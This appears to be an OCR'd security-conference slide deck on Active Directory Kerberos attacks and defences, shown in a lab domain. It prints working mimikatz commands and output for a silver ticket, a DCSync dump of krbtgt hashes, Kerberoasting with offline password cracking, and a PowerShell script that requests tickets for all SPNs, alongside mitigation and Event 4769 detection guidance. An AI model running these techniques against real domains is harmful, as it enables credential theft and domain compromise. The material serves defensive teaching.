


DC Silver Ticket for 'LDAP' Service - > DCSync

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:RD.ADSECURITY.ORG  /sid:S-1-5-21-25
79466-3696909401 /target:rdlabdc02.rd.adsecurity.org /rc4:595d436f11270dc4df953f217fcfbdd2 /service:LDAP /
User      : LukeSkywalker
Domain    : RD.ADSECURITY.ORG
SID       : S-1-5-21-2578996962-4185879466-3696909401
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 595d436f11270dc4df953f217fcfbdd2 - rc4_hmac_nt
Service   : LDAP
Target    : rdlabdc02.rd.adsecurity.org
Lifetime  : 9/19/2015 11:23:19 AM ; 9/16/2025 11:23:19 AM ; 9/16/2025 11:23:19 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ RD.ADSECURITY.ORG' successfully submitted for current session
```

KCD Protocol Transition To DCSYNC







```
mimikatz(commandline) # lsadump::dcsync /domain:lab.ad
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'ADSDC02.lab.adsecurity.org' will be the DC serve

[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMA
Account expiration   :
Password last change : 8/27/2015 10:10:22 PM
Object Security ID   : S-1-5-21-1581655573-3923512380-
Object Relative ID   : 502

Credentials:
  Hash NTLM: f46b8b6b6e330689059b825983522d18
    ntlm- 0: f46b8b6b6e330689059b825983522d18
    lm  - 0: ff43293335e630fff672b3e427de4237

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.ADSECURITY.ORGkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : e28f5c9d72b39d49ed6b8
      aes128_hmac       (4096) : 06b0d3cfe9d31c558c1a8
      des_cbc_md5       (4096) : f1f82968baa1f137

* Primary:Kerberos *
    Default Salt : LAB.ADSECURITY.ORGkrbtgt
    Credentials
      des_cbc_md5       : f1f82968baa1f137

* Packages *
    Kerberos-Newer-Keys

* Primary:WDigest *
    01  25852afb6426e471669e85693f74a998
    02  3af4713c422c89eda7cf482b9cc39dd4
    03  f14baac557b7bbc4897bfb7833c01604
    04  25852afb6426e471669e85693f74a998
    05  3af4713c422c89eda7cf482b9cc39dd4
    06  03f7b72e0a1e9627796444d75371dbc0
    07  25852afb6426e471669e85693f74a998
    08  41b2ba54b4833546079570f8a58d2ce1
    09  41b2ba54b4833546079570f8a58d2ce1
    10  44276ea3e6ced5e255cf1d24089272f2
    11  ae0b57c9595be1e5d2bd4e8ea95cce9f
    12  41b2ba54b4833546079570f8a58d2ce1
    13  35ce2d56cd5e8e95bf0cce3f71cd0937
    14  ae0b57c9595be1e5d2bd4e8ea95cce9f
    15  13d76bc442852b4b3b37491cff3ae750
    16  13d76bc442852b4b3b37491cff3ae750
```

Discovering All Kerberos Delegation


UserAccountControl 0x0080000 = Any Service (Kerberos Only), ELSE Specific Services
UserAccountControl 0x1000000 = Any Auth Protocol (Protocol Transition), ELSE Kerberos Only
msds-AllowedToDelegateTo = List of SPNs for Constrained Delegation

```
PS C:\Windows\system32> Get-ADObject -filter { (UserAccountControl -BAND 0x0080000) -OR (UserAccountControl -BAND 0x1000000) -OR
(msDS-AllowedToDelegateTo -like "*") } -prop Name,PrimaryGroupID,UserAccountControl,'msDS-AllowedToDelegateTo' | `
Where {$_.PrimaryGroupID -ne 516} | select Name,@{Name="KerbServices";Expression={IF ($_.UserAccountControl -BAND 0x0080000){'Any Servic
 @{Name="KerbProtocols";Expression={IF ($_.UserAccountControl -BAND 0x1000000){'Any (Protocol Transition)'} ELSE {'Kerberos Only'} }},`
 'msDS-AllowedToDelegateTo'

Name                                  KerbServices                 KerbProtocols                msDS-AllowedToDelegateTo
----                                  ------------                 -------------                ------------------------
adsdb01                 Unconstrained Any Service (Kerberos Only)  Kerberos Only                {}
adsdb317                  Constrained Specific Services            Kerberos Only                {MSSQLSvc/adsdb01.lab.adsecur...
ADSLABDB10 KCD – Protocol Transition  Specific Services            Any (Protocol Transition)    {MSSQLSvc/adsdb01.lab.adsecur...
```


Unconstrained



Constrained



Constrained – Protocol Transition



https://support.microsoft.com/en-us/help/305144/how-to-use-the-useraccountcontrol-flags-to-manipulate-user-account-properties

Kerberos Delegation Mitigations

GOOD:

- Set all AD Admin accounts to: 

"Account is sensitive and cannot be delegated"

BEST:

- Add all AD Admin accounts to the "Protected Users" group (Windows 2012 R2 DFL).
- Use delegation service accounts with long, complex passwords (preferably group Managed Service Accounts).
- Don't use Domain Controller SPNs when delegating.

Limitation: Service Accounts can't be added to Protected Users and are not/cannot be set with "Account is sensitive and cannot be delegated"

SPNs, Service Accounts & Kerberoasting

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

“SPN Scanning” Service Discovery

- SQL servers, instances, ports, etc.
  - *MSSQLSvc/adsmsSQL01.adsecurity.org:1433*
- RDP
  - *TERMSERV/adsmsEXCAS01.adsecurity.org*
- WSMan/WinRM/PS Remoting
  - *WSMAN/adsmsEXCAS01.adsecurity.org*
- *Forefront Identity Manager*
  - *FIMService/adsmsFIM01.adsecurity.org*
- Exchange Client Access Servers
  - *exchangeMDB/adsmsEXCAS01.adsecurity.org*
- *Microsoft SCCM*
  - CmRcService/*adsmsSCCM01.adsecurity.org*
- *Microsoft SCOM*
  - *MSOMHSvc/adsmsSCOM01.adsecurity.org*

SPN Scanning for Services & Accounts


```
Domain                : lab.adsecurity.org
ServerName            : adsMSSQL02.lab.adsecurity.org
Port                  : 9834
Instance              :
ServiceAccountDN      : {CN=svc-adsSQLSA,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org}
OperatingSystem       : {Windows Server 2008 R2 Datacenter}
OSServicePack         : {Service Pack 1}
LastBootup            : 3/8/2015 1:07:25 AM
OSVersion             : {6.1 (7601)}
Description           : {Production SQL Server}
SrvAcctUserID         : svc-adsSQLSA
SrvAcctDescription    : SQL Server Service Account
```

```
Domain                : lab.adsecurity.org
UserID                : svc-SQLAgent01
PasswordLastSet       : 01/03/2015 18:42:01
LastLogon             : 12/29/2014 00:18:02
Description           :
SPNServers            : {ADSAPPSQL01.lab.adsecurity.org, ADSAPPSQL02.lab.adsecurity.org, ADSAPPSQL03
SPNTypes              : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/ADSAPPSQL01.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPSQL02.lab.adse
                        MSSQLSvc/ADSAPPSQL03.lab.adsecurity.org:1433}
```

Cracking Service Account Passwords (Kerberoast)

Request/Save TGS service tickets & crack offline.

- "Kerberoast" python-based TGS password cracker.
- No elevated rights required.
- No traffic sent to target.



Kerberoast: Request TGS Service Ticket

```
PS C:\Users\JoeUser> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\JoeUser> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken
                     -ArgumentList 'MSSQLSvc/adsdb01.lab.adsecurity.org:1433'


Id                   : uuid-ce260b5a-6992-4906-a8cf-2d48439c4fc8-1
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/23/2017 3:58:03 PM
ValidTo              : 1/24/2017 1:43:35 AM
ServicePrincipalName : MSSQLSvc/adsdb01.lab.adsecurity.org:1433
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

```
#2>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: MSSQLSvc/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 1/23/2017 7:58:03 (local)
        End Time:   1/23/2017 17:43:35 (local)
        Renew Time: 1/30/2017 7:43:35 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called: ADSLABDC16.lab.adsecurity.org
```

Kerberoast: Save & Crack TGS Service Ticket

```
mimikatz(powershell) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
   Server Name         : krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
   Client Name         : JoeUser @ LAB.ADSECURITY.ORG
   Flags 40e10000      : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e10000-JoeUser@krbtgt~LAB.ADSECURITY.ORG-LAB.ADSECURITY.ORG.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
   Server Name         : MSSQL/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
   Client Name         : JoeUser @ LAB.ADSECURITY.ORG
   Flags 40a10000      : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a10000-JoeUser@MSSQL~adsdb01.lab.adsecurity.org~1433-LAB.ADSECURITY.ORG.kirbi
```

```
root@kali:/opt/kerberoast# python tgsrepcrack.py wordlist.txt MSSQL.kirbi
found password for ticket 0: SQL_P@55w0rd#!  File: MSSQL.kirbi
All tickets cracked!
```

Kerberoast Detection


Detection is a lot tougher since requesting service tickets (Kerberos TGS tickets) happens all the time when users need to access resources.
Looking for TGS-REQ packets with RC4 encryption is probably the best method, though false positives are likely.

Monitoring for numerous Kerberos service ticket requests in Active Directory is possible by enabling Kerberos service ticket request monitoring ("Audit Kerberos Service Ticket Operations") and ***searching for users with excessive 4769 events*** *(Event Id 4769 "A Kerberos service ticket was requested").*

Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain
https://adsecurity.org/?p=2293
12/2015

Kerberoast Detection

- Event ID 4769
  - Ticket Options: 0x40810000
  - Ticket Encryption: 0x17
- Need to filter out service accounts (Account Name) & computers (Service Name).
- Inter-forest tickets use RC4 unless configured to use AES.
- ADFS also uses RC4.



Kerberoasting All User SPNs


```
[array]$ServiceAccounts = Get-ADUser -Filter { ServicePrincipalName -like "*" } -Property *

$ServiceAccountSPNs = @()
ForEach ($ServiceAccountsItem in $ServiceAccounts)
 {
    ForEach ($ServiceAccountsItemSPN in $ServiceAccountsItem.ServicePrincipalName)
     {
        [array]$ServiceAccountSPNs += $ServiceAccountsItemSPN
     }

 }

klist purge

 ForEach ($ServiceAccountSPNItem in $ServiceAccountSPNs)
  {
    Add-Type -AssemblyName System.IdentityModel
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem
  }
```

